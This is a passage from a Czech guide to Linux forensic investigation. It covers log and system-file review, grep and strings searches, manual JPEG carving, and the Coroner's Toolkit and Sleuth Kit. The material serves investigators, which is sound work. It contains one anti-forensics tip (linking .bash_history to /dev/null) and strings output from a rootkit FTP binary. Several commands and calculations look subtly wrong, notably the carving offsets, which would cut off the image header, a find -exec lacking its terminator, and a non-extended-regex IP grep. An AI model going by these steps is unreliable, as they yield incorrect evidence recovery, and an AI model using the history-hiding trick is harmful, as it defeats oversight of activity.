-rw-r--r--    1 root     root         2040 srp 14  2003 nvidia-installer.log
drwxr-xr-x    2 root     root        20480 zář 14  2003 packages/
-rw-r-----    1 root     root          475 lis 14  2003 proftpd.log
drwxr-xr-x    2 root     root         4096 srp 14  2003 removed_packages/
drwxr-xr-x    2 root     root         4096 srp 14  2003 removed_scripts/
drwxr-xr-x    2 root     root         4096 zář 11  2003 samba/
-rw-r--r--    1 root     root            0 zář 11  2003 samba.l-qx4bhu60krz7e
-rw-r--r--    1 root     root         1310 zář 11  2003 samba.smbd
drwxr-xr-x    2 root     root        16384 zář 14  2003 scripts/
-rw-r--r--    1 root     root        11348 srp 11  2003 scrollkeeper.log
-rw-r--r--    1 root     root         2136 bře 12 13:22 secure
-rw-r--r--    1 root     root            0 lis 26 04:40 secure.1
drwxr-xr-x    4 root     root         4096 bře  2  2003 setup/
```

```
-rw-r--r--    1 root     root            0 lis 27 04:40 spooler
-rw-r--r--    1 root     root            0 lis 26 04:40 spooler.1
-rw-r--r--    1 root     root       120457 bře 12 13:21 syslog
-rw-r--r--    1 root     root            0 lis 26 04:40 syslog.1
-rw-rw-r--    1 root     root       306816 bře 12 13:22 wtmp
-rw-r--r--    1 root     root        51050 bře  7 14:18 XFree86.0.log
-rw-r--r--    1 root     root        51064 bře  4 16:32 XFree86.0.log.old
```

Nacházejí se zde jak standardní textové systémové logy `syslog`, `messages` a `secure`, tak binární logy `wtmp` (tento soubor lze číst příkazem `last`) a `lastlog` (tento soubor lze číst příkazem `lastlog`). Jsou zde logy dalších aplikací a démonů - např. *Samba*, *XFree*, *Apache*, atd.

Umístění těchto souborů je běžně specifikováno v konfiguračním souboru démonu syslogd `/etc/syslog.conf`, který může vypadat následovně:

```
root@investigator:/mnt/hda1/# cat etc/syslog.conf
# /etc/syslog.conf
# For info about the format of this file, see "man syslog.conf"
# and /usr/doc/sysklogd/README.linux.  Note the '-' prefixing some
# of these entries;  this omits syncing the file after every logging.
# In the event of a crash, some log information might be lost, so
# if this is a concern to you then you might want to remove the '-'.
# Be advised this will cause a performation loss if you're using
# programs that do heavy logging.

# Uncomment this to see kernel messages on the console.
#kern.*                                                 /dev/console

# Log anything 'info' or higher, but lower than 'warn'.
# Exclude authpriv, cron, mail, and news.  These are logged elsewhere.
*.info;*.!warn;\
        authpriv.none;cron.none;mail.none;news.none     -/var/log/messages

# Log anything 'warn' or higher.
# Exclude authpriv, cron, mail, and news.  These are logged elsewhere.
*.warn;\
        authpriv.none;cron.none;mail.none;news.none     -/var/log/syslog

# Debugging information is logged here.
*.=debug                                                -/var/log/debug

# Private authentication message logging:
authpriv.*                                              -/var/log/secure

# Cron related logs:
cron.*                                                  -/var/log/cron

# Mail related logs:
mail.*                                                  -/var/log/maillog
```

```
# Emergency level messages go to all users:
*.emerg                                                 *

# This log is for news and uucp errors:
uucp,news.crit                                          -/var/log/spooler

# Uncomment these if you'd like INN to keep logs on everything.
# You won't need this if you don't run INN (the InterNetNews daemon).
#news.=crit                                        -/var/log/news/news.crit
#news.=err                                         -/var/log/news/news.err
#news.notice                                       -/var/log/news/news.notice
```

Je možné, že se setkáte s jiným, novějším správcem logů než syslog. Může jím být např. *socklog* (http://smarden.org/socklog/).

Při průzkumu těchto souborů je nutné brát v potaz, že mohou být útočníkem snadno změněny. Hledáme tedy neobvyklé záznamy. Může se jednat např. o chybějící části záznamů nebo časově nesmyslné záznamy. Ale také informace o neúspěšných přihlášeních, apod. Pokud máme k dispozici logy ze směrovače, přes který byla směrována data na vyšetřovaný počítač, můžeme je využít a udělat jejich srovnání.

Činnost uživatele lze mapovat pomocí souboru `.bash_history` umístěného v domovském adresáři každého uživatele. Opět je potřeba mít na paměti, že při implicitním nastavení může sám uživatel tento soubor snadno modifikovat. Kdybych byl v roli útočníka a chtěl zamezit tomuto zpětnému mapování mé činnosti, propojil bych soubor `.bash_history` se zařízením `/dev/null`.

4.4.2 Kontrola systémových souborů

Prvně bychom měli prozkoumat soubor `/etc/passwd` a k němu patřící soubor `/etc/shadow`. V těchto souborech se nachází seznamy uživatelů a jejich atributy. Tento soubor může vypadat např. takto:

```
root@investigator:/mnt/hda1/# cat etc/passwd
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
```

```
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
sshd:x:33:33:sshd:/:
user:x:1000:100:,,,:/home/user:/bin/bash
```

Protože předpokládám, že čtenář disponuje určitou úrovní unixových znalostí, nebudu detailně vysvětlovat, co jednotlivé položky znamenají. Pro úlohu vyšetřovatele je důležité, aby si všiml potenciálních abnormalit v položkách tohoto souboru. Může se jednat např. existenci více uživatelů s UID/GID rovno hodnotě "0", což by znamenalo, že takový uživatel má nejvyšší privilegia. Může to být např. podezřelé umístění uživatele s UID/GID menším jak 500 na konci souboru, apod.

Mezi další soubory, v kterých bychom mohli hledat důkazy patří `/etc/inetd.conf`, popř. novější `/etc/xinetd.conf`. Dále rc skripty v adresáři `/etc/rc.d/`, popř. adresářích `/etc/rc0.d`, `/etc/rc1.d`, atd. Také bychom měli nahlédnout do souborů `/etc/host.allow` a `/etc/host.deny`. Modifikován může být také skript s příkazy iptables.

Možností je mnoho. Vždy záleží na schopnostech a záměrech útočníka. Je na vyšetřující osobě, aby tyto vazby a souvislosti našla a pokud možno, co nejkompletněji zdokumentovala a vytvořila tím tak silný důkazní materiál.

4.4.3 Prohledávání souborů

Často je výhodné vytvořit kompletní seznam všech souborů v systému včetně jejich přístupových práv, přístupových časů, velikosti, apod. Jedná se o jakousi formu základní dokumentace, která je často formálně nutná. A neformálně je vyšetřovateli velmi užitečná. Takový seznam lze vytvořit příkazem:

```
ls -alR /mnt/hda1 > /evidence/seznam_souboru
```

Lze to udělat i lépe a nechat si např. zobrazit ještě číslo inode, ke kterému soubor patří a seznam setřídit podle přístupového času:

```
ls -laiRtu /mnt/hda1 > /evidence/seznam_souboru
```

Nyní v tomto seznamu lze rychle vyhledávat jednotlivé soubory. Např. pokud by měli být vyhledány všechny soubory s příponou ".jpg" napsalo by se:

```
grep -i .jpg seznam_souboru
```

Ovšem to nezajistí, že bude vypsán seznam se soubory typu JPEG. JPEG soubory nemusí mít vůbec koncovku .jpg a naopak zase soubory s koncovkou .jpg nemusí být soubory typu JPEG. Pokud by vyšetřovatel chtěl vyfiltrovat opravdu pouze soubory, obsahující obrázek, použil by nejdříve následující příkaz k tvorbě seznamu souborů i s jejich typy:

```
find /mnt/hda1 -type f -exec file {}  > /evidence/seznam_souboru
```

A následně lze z tohoto seznamu vyfiltrovat soubory s obrázky příkazem:

```
cat /evidence/seznam_souboru | grep image
```

Vlastně jsou vybírány jednotlivé řádky obsahující řetězec "image". Je zřejmé, že příkazová řádka v Linuxu je velmi mocný nástroj.

Kdyby měl vyšetřovatel najít např. všechny soubory modifikované za posledních 24 hodin, použil by příkaz:

```
find . -mtime -1 -type f -print | xargs ls -l
```

Příkazem `grep` lze vyhledávat i v binárních souborech, např.:

```
grep PROMISC /sbin/ifconfig
```

Tímto příkazem se však lze dozvědět pouze to, zdali je řetězec obsažen. Pokud by měl být i zobrazen, musel by se použít příkaz:

```
grep -a PROMISC /sbin/ifconfig
```

Příkazem `grep` lze provádět i rozsáhlejší logické prohledávání. Chceme např. prohledat všechny soubory na zkoumaném médiu na řetězec "r00t". Rekurzivní prohledávání by bylo realizováno příkazem:

```
grep -r -i r00t
```

Vyšetřovatel by si měl všímat podezřelých souborů s názvy např. "...". V Linuxu může být název souboru také jen mezera! Takové soubory se často nacházejí v adresáři `/tmp`, kam mají implicitně právo zápisu všichni uživatelé. Všímat by si měl také neobvyklých odkazů (symlinků, popř. hardlinků). A také by měl prověřit všechny SUID a SGID soubory.

Narazí např. na nějaký neznámý binární soubor (typ souboru lze zjistit příkazem `file`). K jeho prozkoumání může použít příkaz `strings`. Výpis neznámého souboru příkazem `strings` by mohl vypadat takto:

```
root@investigator:/mnt/hda1/# strings -a tmp/.lunch_me_dude
/lib/ld-linux.so.2
__gmon_start__
libpam.so.0
_DYNAMIC
_GLOBAL_OFFSET_TABLE_
pam_set_item
__ctype_tolower
malloc
pam_start
. . .
File
Compressed
Block
Stream
[nowhere yet]
ftpd
:aAvdlLiop:P:qQr:sSt:T:u:wWX
. . .
VirtualFTP Connect to: %s [%s]
logfile
email
/var/log/xferlog
connection refused (server shut down) from %s
%s FTP server shut down -- please try again later.
slong
/bin/ls -la
full
terse
brief
%s FTP server (%s) ready.
%s FTP server ready.
FTP server ready.
```

```
. . .
FTP LOGIN REFUSED (already logged in as %s) FROM %s, %s
Already logged in.
/etc/ftphosts
FTP LOGIN REFUSED (name in %s) FROM %s, %s
anonymous
FTP LOGIN REFUSED (anonymous ftp denied on default server) FROM %s, %s
FTP LOGIN REFUSED (ftp in denied-uid) FROM %s, %s
/etc/ftpusers
. . .
```

Pozn.: Výpis je záměrně zkrácen.

Podle výpisu to vypadá, že je spouštěn FTP server. To vysoce indikuje, že se jedná o rootkit nebo jinou formu trojského koně, backdooru, apod.

Příkazem `strings` lze také zvládnout průzkum kopie paměti RAM ze souboru `/dev/kmem`, kterou vyšetřovatel extrahoval z poškozeného systému. Tento příkaz vypisuje tisknutelné znaky. Implicitně řetězce o velikosti alespoň 4 znaků. Pro prohledání paměti RAM by se provedl příkaz:

```
strings -t d /evidence/obraz_RAM > /evidence/obraz_RAM_retezce
```

Následně v souboru s řetězci lze vyhledávat např. takto:

```
grep "root@" /evidence/obraz_RAM_retezce
```

Nebo lze vyhledávat IP adresy a doménová jména:

```
grep -e "[0-9]+.[0-9]+.[0-9]+.[0-9]+" obraz_RAM_retezce
```

```
grep -e "victim.com" obraz_RAM_retezce
```

Někdy se také hodí zkonvertovat soubor tak, aby poslední řádka byla čtena první a naopak. To lze provést příkazem `tac`.

Podle nalezených offsetů lze nalézt příslušné řádky, kde se nachází odpověď v jaké souvislosti byly řetězce použity - viz. další sekce "Hledání řetězců v nealokovaném a slack prostoru".

Podobně lze prozkoumat i oblast SWAP nebo obraz celého disku. Prohledávána jsou i nealokovaná data a slack space - viz další sekce "Hledání řetězců v nealokovaném a slack prostoru".

4.4.4 Hledání řetězců v nealokovaném a slack prostoru

Obraz zkoumaného disku umožní zkoumat nejen všechny soubory a adresáře (tj. logický průzkum), ale také nealokovaný prostor (smazané soubory) a slack prostory - tj. fyzický průzkum. Jak vůbec odstraňování souborů v unixových systémech funguje. Systém ukládá informace o souborech do tzv. i-nodů (česky někdy nazývány i-uzly). Jsou to jakási fyzická umístění, obsahující informace o souborech jako `atime`, `mtime`, `ctime`, přístupová práva nebo ukazatele na fyzické bloky na jednotce, které obsahují samotná data souboru. Dále jsou v uzlu informace o počtu odkazů, velikosti souboru a seznam bloků dat. Obyčejně má soubor nenulový počet odkazů. Pokud je soubor standardně smazán (tzn. příkazem `rm`), je počet odkazů vynulován. Ovšem data, na která soubor ukazoval, odstraněna nejsou! Když bychom tedy chtěli obnovit konkrétní soubor, potřebovali bychom číslo uzlu. Metody využívající této vlastnosti systému při obnovování souborů popisuji v následující kapitole 5 "Použití specializovaných vyšetřovacích nástrojů".

Nejprve je potřeba si připravit soubor s klíčovými slovy, která se chceme pokusit vyhledat - jakýsi "wordlist". Jakožto vyšetřovatelé vytvoříme soubor `/evidence/wordlist.txt`, který by mohl obsahovat např. tato slova:

```
murder
ransom
$1 000 000
```

Toto by mohlo vyhovovat spíše při vyšetřování počítače např. v případu únosu. Je potřeba si dát pozor, aby žádný řádek nebyl prázdný.

K samotnému vyhledávání řetězců se použije příkaz `grep`. Příkaz by vypadal následovně:

```
grep -aibf /evidence/wordlist.txt /evidence/forenzni_duplikat
> /evidnce/nalez.txt
```

Přepínač `-a` říká programu, aby vyhodnocoval všechny (tzn. i binární) soubory jako text. Přepínač `-i` zařídí, aby se ignorovala velká a malá písmena. Přepínačem `-b` je zajištěno, aby před nalezeným textem bylo číslo bajtového offsetu. Pomocí něho budeme moci snadno lokalizovat místo, kde byl řetězec nalezen. Přepínač `-f` již patří k rutině vstupního souboru příkazu `grep`.

Výsledný soubor `/evidence/nalez.txt` by mohl vypadat následovně:

```
86744:wanna prevent that murder
86787:ther's no problem with realizing ransom
86789:do not try to contact cops. Just transfer $1 000 000 into my Seyshel
bank account.
```

Většinou je potřeba vidět nalezené řetězce v širším kontextu. K tomu slouží utilita `xxd`, která vytvoří hexadecimální výstup ze souboru nebo standardního vstupu. Umí i obrácený postup. Tomuto příkazu se postupně zadají jako vstupy nalezené offsety:

```
xxd -s 86744 /evidence/forenzni_duplikat | less
```

Tímto způsobem jsme schopni nashromáždit množství cenných důkazů o činnosti pachatele a jejich souvislostech.

Co když je však hledán např. JPEG obrázek a je potřeba ho zobrazit. To znamená "vyříznout" tento obrázek ze surových dat a převést ho do takové podoby, aby byl zobrazitelný. Také to jde a pomůže opět robustní linuxová příkazová řádka. Ovšem nutno upozornit, že tato technika většinou není dělána ručně, ale využívá se specializovaných nástrojů. Já ovšem pro detailní porozumění probírané tématiky tuto techniku popíši.

Dejme tomu, že máme obraz paměti RAM v souboru `obraz_RAM`. Aby bylo možné takový obrázek z tohoto obrazu vyříznout, musí být známo, kde začít řezat a kolik uříznout, obrazně řečeno. Postup bude tedy následující:

- najít začátek souboru s obrázkem typu JPEG
- najít konec souboru s obrázkem typu JPEG
- spočítat velikost souboru s obrázkem typu JPEG
- samotné vyextrahování souboru s obrázkem typu JPEG.

Z charakteristiky souborů typu JPEG lze vyčíst, že tyto soubory začínají hexadecimálním řetězcem "ffd8" a končí "ffd9". Utilitou `xxd` lze offset najít - tzn. pozici, kde se v obraze řetězec "ffd8" nachází:

```
xxd obraz_RAM | grep ffd8
```

Nalezený offset má např. hexadecimální hodnotu "*00154E0*". Tato hodnota musí být převedena do desítkové soustavy:

```
echo "ibase=16; 00154E0" | bc
```

Výstup tohoto příkazu je hodnota "*87264*". K tomuto číslu se přičtou 4 bajty, které zabírá řetězec "ffd8" a výsledkem je hodnota "*87268*", což je skutečný začátek souboru JPEG. Nyní lze přejít k hledání konce souboru:

```
xxd -s 87268 obraz_RAM | grep ffd9
```

Přepínač `-s` specifikuje, kde začít hledat. Výsledkem může být offset "*00155F0*". Jeho decimální hodnota je "*87536*". K tomu se přidají 2 bajty, jakožto začátek řádku a výsledkem je skutečný konec souboru "*87538*". Dále je potřeba zjistit velikost samotného souboru JPEG:

```
echo "87538 - 87268" | bc
```

Tento příkaz zjistí velikost obrázku, která je v tomto případě 260 bajtů. Což by reálně znamenalo opravdu "malý" obrázek. Nyní zbývá již jen vyříznout grafický soubor z obrazu:

```
dd if=obraz_RAM of=obrazek.jpg skip=87268 bs=1 count=260
```

V tuto chvíli je již soubor s obrázkem `obrazek.jpg` vyříznut a lze ho běžnými nástroji prohlížet.

Kapitola 5

Použití specializovaných vyšetřovacích nástrojů

Do teď bylo popisováno vyšetřování pomocí standardních linuxových nástrojů. Bylo demonstrováno, že linuxová příkazová řádka je velmi mocný a robustní nástroj. Ovšem někdy bude nutné použít specializovaných nástrojů, pomocí kterých budou některé praktiky zautomatizované a tudíž efektivnější.

V této části bude představeno několik specializovaných nástrojů, kterými lze investigativní činnost zjednodušit a zefektivnit. Zmíním zde jak Open Source aplikace, tak některé proprietární.

5.1 The Coroner's Toolkit

The Coroner's Toolkit (TCT)[1] je sada nástrojů od autorů Dan Farmer a Wietse Venema. Jedná se o textové nástroje určené pro efektivní forenzní průzkum unixového systému. Sami autoři říkají, že toto softwarové vybavení nemá jednoznačně vytyčený jeden cíl, ale že s ním lze rekonstruovat události, které se v systému staly, "snímkovat" (z angl. "making snapshot") zkoumaný počítač, atd. Aplikace spadá pod IBM Public Licence a její zdrojové kódy jsou plně k dispozici.

Program je kompatibilní kromě Linuxu i se systémy FreeBSD, OpenBSD, SunOS a některými dalšími. Pokud je zvoleno nainstalování kompletní sady nástrojů, budou k dispozici tyto hlavní nástroje - `grave-robber`, což je

[1] Domovská stránka projektu: http://www.porcupine.org/forensics/tct.html

hlavní program. Dále program `unrm` pro obnovení nealokovaných sektorů. A nakonec program `lazarus` pro obnovování smazaných souborů. Hlavní program `grave-robber` využívá dalších podprogramů:

- `file` - rozeznávání typů souborů.
- `icat` - kopíruje soubory podle čísla i-uzlu.
- `ils` - vypíše informace o i-uzlu.
- `lastcomm` - vypíše informace o zadaných příkazech.
- `mactime` - vypíše `atime`, `mtime` a `ctime`.
- `md5` - vytváření MD5 hashí.
- `pcat` - vypíše paměť procesu.

TCT dále obsahuje pár extra programů. Patří mezi ně:

- `bdf` - prochází rekurzivně textové i binární soubory a hledá potenciální zajímavosti.
- `ils2mac` - konvertuje výstup programu `ils`, aby byl použitelný pro program. `mactime`. Tímto lze získat přístupové časy smazaných souborů.
- `realpath` - získávání skutečných cest k souboru - včetně odkazů, apod.
- `findkey` - hledání kryptografických klíčů.
- `entropy` - počítá entropii dat

Pokud je potřeba udělat kompletní analýzu dat, lze spustit program `grave-robber`. Ten má mnoho užitečných přepínačů - např. `-v` pro "verbose" mód, `-f` pro rychlý mód, který zrychlí celý proces tím, že se nebudou vytvářet MD5 hashe souborů nebo přepínač `-p` pro kopírování paměti procesů. Pokud pustíme `grave-robber` bez parametrů, bude samotná analýza pravděpodobně trvat relativně dlouho - v řádu hodin. Po nashromáždění dat vytvořil program soubory `error.log`, `coroner.log` a pak samozřejmě samotná sesbíraná data. V souboru `error.log` jsou zaznamenána všechna selhání, která v průběhu analýzy nastala a v souboru `coroner.log` jsou zaznamenány všechny akce, které program provedl.

Hlavní výhodou je, že kompletní analýza zahrnuje především logickou analýzu unixového systému. To většina jiných programů neumožňuje. Proto bych považoval právě tuto aplikaci za velmi přínosnou v oblasti forenzní analýzy unixových systémů.

Shromážděná data se skládají z:

- adresáře `proc`, který obsahuje výpisy běžících procesů a jejich hashe.
- adresáře `command_out`, který obsahuje výstupy spustitelných souborů pod programem `grave-robber`.
- soubor `body`, což je databáze `mtime`, `atime` a `ctime`. [2]
- soubor `body.S` obsahující atributy SUID/SGID souborů
- adresář `removed_but_running` obsahující seznam smazaných souborů, které jsou stále otevřené.
- adresář `conf_vault` obsahuje seznam všech souborů, které uznal `grave-robber` za zajímavé.
- adresář `user_vault` obsahuje informace o uživatelích.
- adresář `trust` obsahující informace o vztazích důvěry v systému.
- soubor `MD5_all` obsahující MD5 hashe všech zkoumaných souborů.
- soubor `MD5_all.md5` obsahuje MD5 hash samotné databáze `MD5_all` pro nejvyšší bezpečnost.

Podíváme se na další nástroj `unrm`, kterým lze obnovit nealokované sektory dat. Dejme tomu, že vyšetřovatel potřebuje prozkoumat nealokovaná data připojená k adresáři `/mnt/usb`. Nejdříve se musí zjistit, kolik taková data budou zabírat místa na disku:

```
root@investigator:/mnt/hda1/# df /mnt/usb
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/sda1             28308720  24330672   3978048  86% /mnt/usb
```

V tomto případě zabírají nealokovaná data 3978048 bloků po 1 kilobajtu - tj. 3885 megabajtů. Na to si vyšetřovatel musí dávat pozor, protože

[2] Dohromady označováno jako *MACtime* - proto název programu `mactime`.

výstup příkazu `unrm` bude v tomto případě asi 3,8 gigabajtů. Samotný příkaz pro obnovení nealokovaných dat by vypadal takto:

```
unrm /mnt/usb > /evidence/data_unrm
```

Nyní je vyšetřovatel schopen zkoumat data ze souboru `/evidence/data_unrm`.

Pokud je k dispozici dost času, lze použít utilitu `lazarus` k obnovení souborů podle jejich typu. Program obsahuje HTML výstup, se kterým lze jednotlivé soubory prohlížet např. v internetovém prohlížeči.

Nakonec k programu TCT popíši použití subprogramů `icat` a `ils`, které se často používají samostatně. Již jsem popsal, k čemu složí i-uzly a jak funguje odstraňování souborů. Pokud je potřeba zjistit číslo i-uzlu existujícího souboru, tak je to snadné. Lze to provést příkazem `ls -i`. Samotný soubor lze samozřejmě také zobrazit jednoduše. Pokud je však soubor odstraněn, již soubor standardně zobrazit nelze. Číslo i-uzlu smazaného souboru lze zjistit již probíraným příkazem `lsof`, za podmínky, že proces stále běží. Pokud je k dispozici číslo i-uzlu, lze použít příkaz:

```
icat /dev/hda1 88874 > soubor_recovered
```

V tomto případě je číslo i-uzlu *"88874"*.

Samozřejmě vždy vyšetřovatel neví, co má na zkoumané jednotce hledat. Utilita `ils` mu pomůže identifikovat i-uzly, které mohou obsahovat data. Může pak například vyhledat odstraněné soubory, které patřily uživateli s UID 1000:

```
root@investigator:/mnt/hda1/# ils -e /dev/hda1 | grep 1000
15|a|1000|100|1100890933|1135184332|1135184705|0|100644|1|32239|20480|20481
16|a|1000|100|1100890933|1135184332|1135184705|0|100644|1|32836|20488|20489
17|a|1000|100|1101141415|1135184332|1135184712|0|100644|1|24628|20497|20498
18|a|1000|100|1105735719|1135184332|1135184714|0|100644|1|1315|20504|0
19|a|1000|100|1105735719|1135184332|1135184714|0|100644|1|58|20505|0
20|a|1000|100|1105735719|1135184332|1135184714|0|100644|1|4880|20506|20507
21|a|1000|100|1105735719|1135184332|1135184714|0|100644|1|17889|20508|20509
22|a|1000|100|1105735719|1135184332|1135184714|0|100644|1|3234|20513|0
23|a|1000|100|1114938337|1135184332|1135184774|0|100644|1|1932|20514|0
24|a|1000|100|1114938337|1135184332|1135184774|0|100644|1|16225|20515|20516
25|a|1000|100|1114938337|1135184332|1135184774|0|100644|1|43|20519|0
26|a|1000|100|1114938337|1135184332|1135184774|0|100644|1|43|20520|0
27|a|1000|100|1117047738|1135184332|1135184774|0|100644|1|23259|20521|20522
28|a|1000|100|1118945421|1135184332|1135184784|0|100644|1|27247|20527|20528
163|a|0|0|961041000|1136407140|1136407166|0|100644|1|22328|18606|18607
```

```
173|a|1000|1000|1142269510|1142269510|1142269510|0|100644|1|289|4127|0
407|a|1000|1000|1138878003|1138878003|1138878003|0|100644|1|316|28672|0
408|a|1000|1000|1138713757|1138878003|1138713757|0|100644|1|11684|28680|28681
409|a|1000|1000|1138878003|1138878003|1138878003|0|100644|1|306|4096|0
410|a|1000|1000|1138713757|1138878003|1138713757|0|100644|1|9328|4104|4105
```

Pozn.: Jedná se pouze o prvních dvacet řádků výstupu. Celý výstup může být velmi dlouhý v závislosti na velikosti zkoumané jednotky.

5.2 The Sleuth Kit a Autopsy

The Sleuth Kit (TSK)[3] je sada unixových nástrojů pro forenzní vyšetřování digitálních dat - speciálně souborového systému. Jeho součástí je také GUI utilita Autopsy Browser, o které si také něco povíme.

Autorem této aplikace je Brian Carrier. Toto softwarové vybavení je částečně založeno na The Coroner's Toolkit. Zdrojové kódy jsou volně ke stažení. The Sleuth Kit je podporován operačními systémy Linux, Mac OS X, OpenBSD, FreeBSD, Solaris nebo ho lze spustit přes CYGWIN. Mezi podporované souborové systémy patří NTFS, FAT, FFS, Ext2 a Ext3, UFS1/2, SWAP data a raw data. Podpora ReiserFS, JFS a XFS chybí. Také lze zpracovávat pouze obrazy jednotlivých oddílů - tzn. ne celého disku.

Jednotlivé nástroje této aplikace lze rozčlenit do několika vrstev. Do první vrstvy *File System Layer Tools* patří utilita `fsstat`, která vypisuje základní údaje o souborovém systému.

Do druhé vrstvy *File Name Layer Tools* spadá utilita `ffind`, která vypisuje alokovaná i nealokovaná jména souborů vážící se k zadanému i-uzlu. Dále do této skupiny spadá utilita `fls`, která vypisuje alokované a smazané soubory (i adresáře).

Další skupinu *Meta Data Layer Tools* zastupuje již popsaný `icat`, `ils`. Dále `ifind`, který najde i-uzel k zadanému jménu souboru nebo jiné datové struktuře (block, cluster, apod.) a to i v nealokovaném prostoru. Nakonec `istat` zobrazuje informace o datové struktuře v uživatelsky přívětivějším formátu.

[3] Domovská stránka projektu: http://www.sleuthkit.org.

Data Unit Layer Tools obsahuje program `dcat`, který extrahuje obsah zadané datové struktury. Utilita `dls` zobrazí informace o datové struktuře a také umí extrahovat nealokované prostory souborového systému. Utilitou `dstat` si zobrazíme statistické informace o zadané datové struktuře ve snadno čitelném formátu. Poslední utilita této skupiny `dcalc` počítá, kde data v nealokovaném prostoru jsou.

Další skupina *File System Journal Tools* obsahuje utility pro práci se žurnálem. Patří sem příkaz `jcat`, který zobrazuje obsah určitého bloku žurnálu. A dále `jls`, který vypisuje přístupy do žurnálu.

Další skupina *Media Management Tools* obsahuje utilitu `mmls` pro zobrazení struktury disku.

Do skupiny *Image File Tools* patří `img_stat`, která zobrazuje informace o obrazu.

Poslední skupina *Disk Tools* obsahuje utility `disk_sreset`, kterou lze dočasně odstranit HPA (Host Protected Area) na discích ATA. `Disk_stat` pak ukazuje, zdali HPA na disku existuje.

Celý balík obsahuje ještě další utility jako `hfind` pro práci s hash databázemi NIST NSRL, Hashkeeper nebo jiné databáze vytvořené programem `md5sum`. Utilita `mactime` vytvoří jakousi časovou řadu s událostmi, které se s daným souborem děly. Jako vstup bere výstup programu `fls` a `ils`. Program `sorter` třídí vyhledané soubory. Poslední program `sigfind` hledá binární hodnoty při zadaném offsetu, což je vhodné pro hledání ztracených datových struktur.

Několik těchto programů představím v praxi. Příkaz `fsstat` vypisuje informace o souborovém systému. Jako výpis mu zadáme soubor s obrazem (lze zadat i soubor zařízení s oddílem):

```
root@investigator:/# fsstat /evidence/forenzni_duplikat
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: FAT16

OEM Name: MSDOS5.0
Volume ID: 0x58eee665
Volume Label (Boot Sector): LABEL1
Volume Label (Root Directory): LABEL2
File System Type Label: FAT16
```

```
Sectors before file system: 8064

File System Layout (in sectors)
Total Range: 0 - 20159
* Reserved: 0 - 1
** Boot Sector: 0
* FAT 0: 2 - 80
* FAT 1: 81 - 159
* Data Area: 160 - 20159
** Root Directory: 160 - 191
** Cluster Area: 192 - 20159

METADATA INFORMATION
------------------------------------------
Range: 2 - 319490
Root Directory: 2

CONTENT INFORMATION
------------------------------------------
Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 19969

FAT CONTENTS (in sectors)
------------------------------------------
192-192 (1) -> EOF
193-202 (10) -> 232
203-231 (29) -> EOF
232-410 (179) -> EOF
```

Program rozpoznal analyzovaný souborový systém jako FAT16 a uvedl k němu další informace o počtu sektorů, velikosti clusterů, atd.

Příkazem `fls` lze ze zdrojového obrazu vypsat jména souborů a adresářů s jejich atributy. Navíc je nastaveno, aby se filtrovaly jen soubory - tzn. ve výpisu nebudou zahrnuty adresáře. Prohledávání bude rekurzivní - tzn. že budou vypisovány soubory i z podadresářů. Takový příkaz by vypadal následovně:

```
root@investigator:/# fls -f ext -Frd /evidence/forenzni_duplikat
r/- * 0:        etc/network/.interfaces.swp
r/- * 0:        etc/network/interfaces~
r/- * 0:        etc/default/ssh.dpkg-new
r/- * 0:        etc/default/dbus.dpkg-new
r/- * 0:        etc/default/hal.dpkg-new
r/- * 0:        etc/default/hplip.dpkg-new
r/- * 0:        etc/skel/.bashrc.dpkg-new
r/- * 0:        etc/skel/.bash_profile.dpkg-new
r/- * 0:        etc/bash_completion.d/pon.dpkg-new
r/- * 0:        etc/bash_completion.d/ooo-wrapper.sh.dpkg-new
r/- * 0:        etc/apt/apt.conf.d/99base-config
```

```
r/- * 0:        etc/apt/apt.conf.d/20archive.dpkg-new
r/- * 0:        etc/apt/.sources.list.swp
r/- * 0:        etc/apt/4913
r/- * 0:        etc/apt/sources.list~
r/- * 0:        etc/apt/.#lk0x8111aa0.smudlinka.25621
r/- * 0:        etc/apt/trustdb.gpg.lock
r/- * 0:        etc/apt/secring.gpg.lock
r/- * 0:        etc/apt/trusted.gpg.tmp
r/- * 0:        etc/dpkg/origins/debian.dpkg-new
r/- * 0:        etc/dpkg/dselect.cfg.dpkg-new
l/l * 721009(realloc):  etc/alternatives/awk.1.gz
l/l * 721007(realloc):  etc/alternatives/rmt.8.gz
l/l * 720988(realloc):  etc/alternatives/rmt
l/l * 720966(realloc):  etc/alternatives/w
l/l * 721011(realloc):  etc/alternatives/w.1.gz
l/l * 720989(realloc):  etc/alternatives/pager.1.gz
l/l * 721985(realloc):  etc/alternatives/x-window-manager.1.gz
l/l * 721984(realloc):  etc/alternatives/x-window-manager
l/l * 721426(realloc):  etc/alternatives/x-terminal-emulator.1.gz
l/l * 721437(realloc):  etc/alternatives/x-terminal-emulator
l/l * 722005(realloc):  etc/alternatives/irc.1
l/l * 722004(realloc):  etc/alternatives/irc
l/l * 721986(realloc):  etc/alternatives/x-cursor-theme
l/l * 721994(realloc):  etc/alternatives/py2.4gtk.py
l/l * 722002(realloc):  etc/alternatives/irssi
l/l * 722003(realloc):  etc/alternatives/irssi.1.gz
l/l * 721574(realloc):  etc/alternatives/cli.1.gz
l/l * 721417(realloc):  etc/alternatives/aterm
l/l * 722007(realloc):  etc/alternatives/gnome-video-thumbnailer
```

Nyní lze příkazem `istat` zobrazit informace o i-uzlu některého ze souborů. Tak například soubor z `etc/alternatives/rmt.8.gz` má číslo i-uzlu *721007*. Informace o jeho i-uzlu by se zobrazila příkazem:

```
root@investigator:/# istat -f ext /evidence/forenzni_duplikat 721007
inode: 721007
Allocated
Group: 44
Generation Id: 1535040592
